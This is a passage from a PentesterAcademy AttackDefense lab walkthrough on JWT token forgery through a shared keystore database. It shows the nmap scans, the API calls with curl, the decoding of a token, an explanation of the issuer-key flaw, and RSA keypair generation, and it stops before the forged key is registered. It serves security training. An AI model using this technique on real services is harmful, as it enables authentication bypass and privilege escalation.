ATTACK DEFENSE


by PentesterAcademy

Name	JWT SQLi - Key Database Mismanagement
URL	https://attackdefense.com/challengedetails?cid=1464
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.3  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:03  txqueuelen 0  (Ethernet)
        RX packets 160  bytes 14312 (14.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 130  bytes 346264 (346.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.108.121.2  netmask 255.255.255.0  broadcast 192.108.121.255
        ether 02:42:c0:6c:79:02  txqueuelen 0  (Ethernet)
        RX packets 22  bytes 1732 (1.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.108.121.2.

Step 2: Use nmap to discover the services running on the target machine.


Command: nmap 192.108.121.3



```
root@attackdefense:~# nmap 192.108.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-30 05:59 UTC
Nmap scan report for target-1 (192.108.121.3)
Host is up (0.000028s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:6C:79:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
root@attackdefense:~#
```

Finding more information about the running service:

Command: nmap -sS -sV -p 8080 192.108.121.3




```
root@attackdefense:~# nmap -sS -sV -p 8080 192.108.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-30 06:00 UTC
Nmap scan report for target-1 (192.108.121.3)
Host is up (0.000063s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:6C:79:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.13 seconds
root@attackdefense:~#
```

The target machine is running a Python based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python HTTP service to reveal more information about it.

Command: curl 192.108.121.3:8080



```
root@attackdefense:~# curl 192.108.121.3:8080

-== Welcome to Keystore - A Public Key Management CLI API ==-

    Endpoint    |                       Description                       | Method  |     Parameter(s)
    /issue      | Issues a JWT token for the user corresponding to the supplied username. |  GET    | username (Default Value: 'ell
iot')
  /register     |              Register your public key to the database.            |  POST   |   username, publickey
    /dump       |              Dump all the public key from the database.           |  POST   |         token
 /goldenticket  |              Get your golden ticket (for admin only!).            |  POST   |         token
    /help       |                     Show the endpoints info.                      |  GET    |

root@attackdefense:~#
```


The response from port 8080 of the target machine reveals that a Keystore API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if the token is of admin user.

Step 4: Interacting with the API.

Getting a JWT Token:

Command: curl http://192.108.121.3:8080/issue



```
root@attackdefense:~# curl http://192.108.121.3:8080/issue
-== Issued Token: ==-

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsIn
VzZXIiOiJlbGxpb3QiLCJleHAiOjE1NzUxODQ4NjIsImlhdCI6MTU3NTA5ODQ2Mn0.HNhBYe0gfXcg1KA7N2buC
qG6YnT4RdbumNkpgeHNUye-SzieUDZHZ-QXnhZpRjuMb8C20QvALasCCx_I0LDp3LwOmrwlYl8-I8OukyiP7BQU
JWEtRQK_nRWfby8RF1D_UQ2GEneKgNJA9RtZvhJpINMnABe5AEJqXQZK0oqinFNo41x20EE3KQ_jBpWUJ2hF8Dd
W8HFyYa9C4FNAModK7dcUjL6w61XcnrpOpiZFf8kZMC1tozqyhXTBqnUzw8LjvU3f8diAEYeVtRfWZy3Dz91xCQ
yCMqU3l7KJ6NVcXylgJqOiABHpEYIIq2gB4Yhkk_CxlCH5VbQTke0q967pyQ

=========================
root@attackdefense:~#
```


Note: If no username is supplied, the token is returned for the default user "elliot".

The response contains a JWT Token.

Issued JWT Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsInVzZXIiOiJlbGxpb3QiLCJleHAiOjE1NzUxODQ4NjIsImlhdCI6MTU3NTA5ODQ2Mn0.HNhBYe0gfXcg1KA7N2buCqG6YnT4RdbumNkpgeHNUye-SzieUDZHZ-QXnhZpRjuMb8C20QvALasCCx_I0LDp3LwOmrwlYl8-I8OukyiP7BQUJWEtRQK_nRWfby8RF1D_UQ2GEneKgNJA9RtZvhJpINMnABe5AEJqXQZK0oqinFNo41x20EE3KQ_jBpWUJ2hF8DdW8HFyYa9C4FNAModK7dcUjL6w61XcnrpOpiZFf8kZMC1tozqyhXTBqnUzw8LjvU3f8diAEYeVtRfWZy3Dz91xCQyCMqU3l7KJ6NVcXylgJqOiABHpEYIIq2gB4Yhkk_CxlCH5VbQTke0q967pyQ

Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.



```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWx
zZSIsInVzZXIiOiJlbGxpb3QiLCJleHAiOjE1NzU
xODQ4NjIsImlhdCI6MTU3NTA5ODQ2Mn0.HNhBYe0
gfXcg1KA7N2buCqG6YnT4RdbumNkpgeHNUye-
SzieUDZHZ-
QXnhZpRjuMb8C20QvALasCCx_I0LDp3LwOmrwlYl
8-
I8OukyiP7BQUJWEtRQK_nRWfby8RF1D_UQ2GEneK
gNJA9RtZvhJpINMnABe5AEJqXQZK0oqinFNo41x2
0EE3KQ_jBpWUJ2hF8DdW8HFyYa9C4FNAModK7dcU
jL6w61XcnrpOpiZFf8kZMC1tozqyhXTBqnUzw8Lj
vU3f8diAEYeVtRfWZy3Dz91xCQyCMqU3l7KJ6NVc
XylgJqOiABHpEYIIq2gB4Yhkk_CxlCH5VbQTke0q
967pyQ
```

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

```
{
  "iss": "witrap.com",
  "admin": "false",
  "user": "elliot",
  "exp": 1575184862,
  "iat": 1575098462
}
```

```
RSASHA256(
```

Note:

1. The algorithm used for signing the token is "RS256".
2. The token payload contains an issuer issuer which contains the name of the authority that issued this token.
3. The admin claim in the payload is set to "false".


Info: The "iss" (issuer) claim identifies the principal that issued the JWT. The processing of this claim is generally application specific.

As mentioned in the challenge description, the above token is signed using the private key of the issuer (witrap.com) and would be verified by the corresponding public key belonging to the issuer.

Submitting the above issued token to the API to get the golden ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmY
WxzZSIsInVzZXIiOiJlbGxpb3QiLCJleHAiOjE1NzUxODQ4NjIsImlhdCI6MTU3NTA5ODQ2Mn0.H
NhBYe0gfXcg1KA7N2buCqG6YnT4RdbumNkpgeHNUye-SzieUDZHZ-QXnhZpRjuMb8C20QvA
LasCCx_I0LDp3LwOmrwlYl8-I8OukyiP7BQUJWEtRQK_nRWfby8RF1D_UQ2GEneKgNJA9RtZ
vhJpINMnABe5AEJqXQZK0oqinFNo41x20EE3KQ_jBpWUJ2hF8DdW8HFyYa9C4FNAModK7d
cUjL6w61XcnrpOpiZFf8kZMC1tozqyhXTBqnUzw8LjvU3f8diAEYeVtRfWZy3Dz91xCQyCMqU3l
7KJ6NVcXylgJqOiABHpEYIIq2gB4Yhkk_CxlCH5VbQTke0q967pyQ"}'
http://192.108.121.3:8080/goldenticket
```



```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWx
zZSIsInVzZXIiOiJlbGxpb3QiLCJleHAiOjE1NzUxODQ4NjIsImlhdCI6MTU3NTA5ODQ2Mn0.HNhBYe0gfXcg1K
A7N2buCqG6YnT4RdbumNkpgeHNUye-SzieUDZHZ-QXnhZpRjuMb8C20QvALasCCx_I0LDp3LwOmrwlYl8-I8Ouk
yiP7BQUJWEtRQK_nRWfby8RF1D_UQ2GEneKgNJA9RtZvhJpINMnABe5AEJqXQZK0oqinFNo41x20EE3KQ_jBpWU
J2hF8DdW8HFyYa9C4FNAModK7dcUjL6w61XcnrpOpiZFf8kZMC1tozqyhXTBqnUzw8LjvU3f8diAEYeVtRfWZy3
Dz91xCQyCMqU3l7KJ6NVcXylgJqOiABHpEYIIq2gB4Yhkk_CxlCH5VbQTke0q967pyQ"}' http://192.108.1
21.3:8080/goldenticket

No Golden Ticket for you. It is only for admin!

root@attackdefense:~#
```

The server doesn't returns the golden ticket. It responds by saying that the ticket is only for the admin user.

As mentioned in the challenge description:

1. The verification key is the public key of the issuer, that is retrieved from the keystore database containing all the keys.
2. A user could register their public keys in the keystore database.


Vulnerability:
1. The attacker can register to the keystore database and user their private key to create a forged token with issuer claim having the name of the attacker.
2. This would result in the application using attacker's public key for token verification.

The main issue here is that the keystore managing the public keys and the keys used for token verification are stored in the same database.This allows anyone to register their keys to the database and become eligible to issue a valid token using their private key.


Step 6: Leveraging the vulnerability to register the attacker generated public key to the Keystore API.

Use the following commands to generate a public-private keypair.

Commands:
openssl genrsa -out keypair.pem 2048
openssl rsa -in keypair.pem -pubout -out publickey.crt
openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key


```
root@attackdefense:~# openssl genrsa -out keypair.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
...............................+++++
...............................................................+++++
e is 65537 (0x010001)
root@attackdefense:~# openssl rsa -in keypair.pem -pubout -out publickey.crt
writing RSA key
root@attackdefense:~# openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key
root@attackdefense:~#
```

Command: ls




```
root@attackdefense:~# ls
keypair.pem  pkcs8.key  publickey.crt
root@attackdefense:~#
```

The public-private keypair has been generated.

Use the following command to display the public key with newline characters:

Command: cat publickey.crt | tr '\n' ';' | sed 's/;/\\n/g'




```
root@attackdefense:~# cat publickey.crt | tr '\n' ';' | sed 's/;/\\n/g'
-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0QGTnBy7zWx/ro2nnfEW\nn+FNeefDe2JBeo4
2Gr7QKWSGZs455fJLPRf2yWqUfdqXxnVHOjRLv4ktuVwDxP2E\njJxB2vtd8IjLsHpgStBHB4JQRFEVuFETWuijafD5osZmt6NE/q6v8wTbum
nA/t9S\noPcccxmE/NtFJBibH5ALzcKtmZ+HuzPv7tww9m7CJtVaRzdCZydOaHsvUtBPMMGx\n/y7L8LgHgV6+W29XWpcq6oaceuQZZxOlKL1
oP2+PgBzZ7SMpyKXcjJy6NYnfqx5G\nbeeFN/9hzT72vPvgIyRfIjJJqSQ2l+P15lXLJ/pXwOjb+arO1gNyITFHAUbJ1FCm\n2QIDAQAB\n--
---END PUBLIC KEY-----\nroot@attackdefense:~#
root@attackdefense:~#
```

Note: In the above command "tr" utility is used to replace the "\n" characters to ";". Any other character that is not a part of the public key could also be used instead.

Use the following request to register the attacker’s public key to the database:

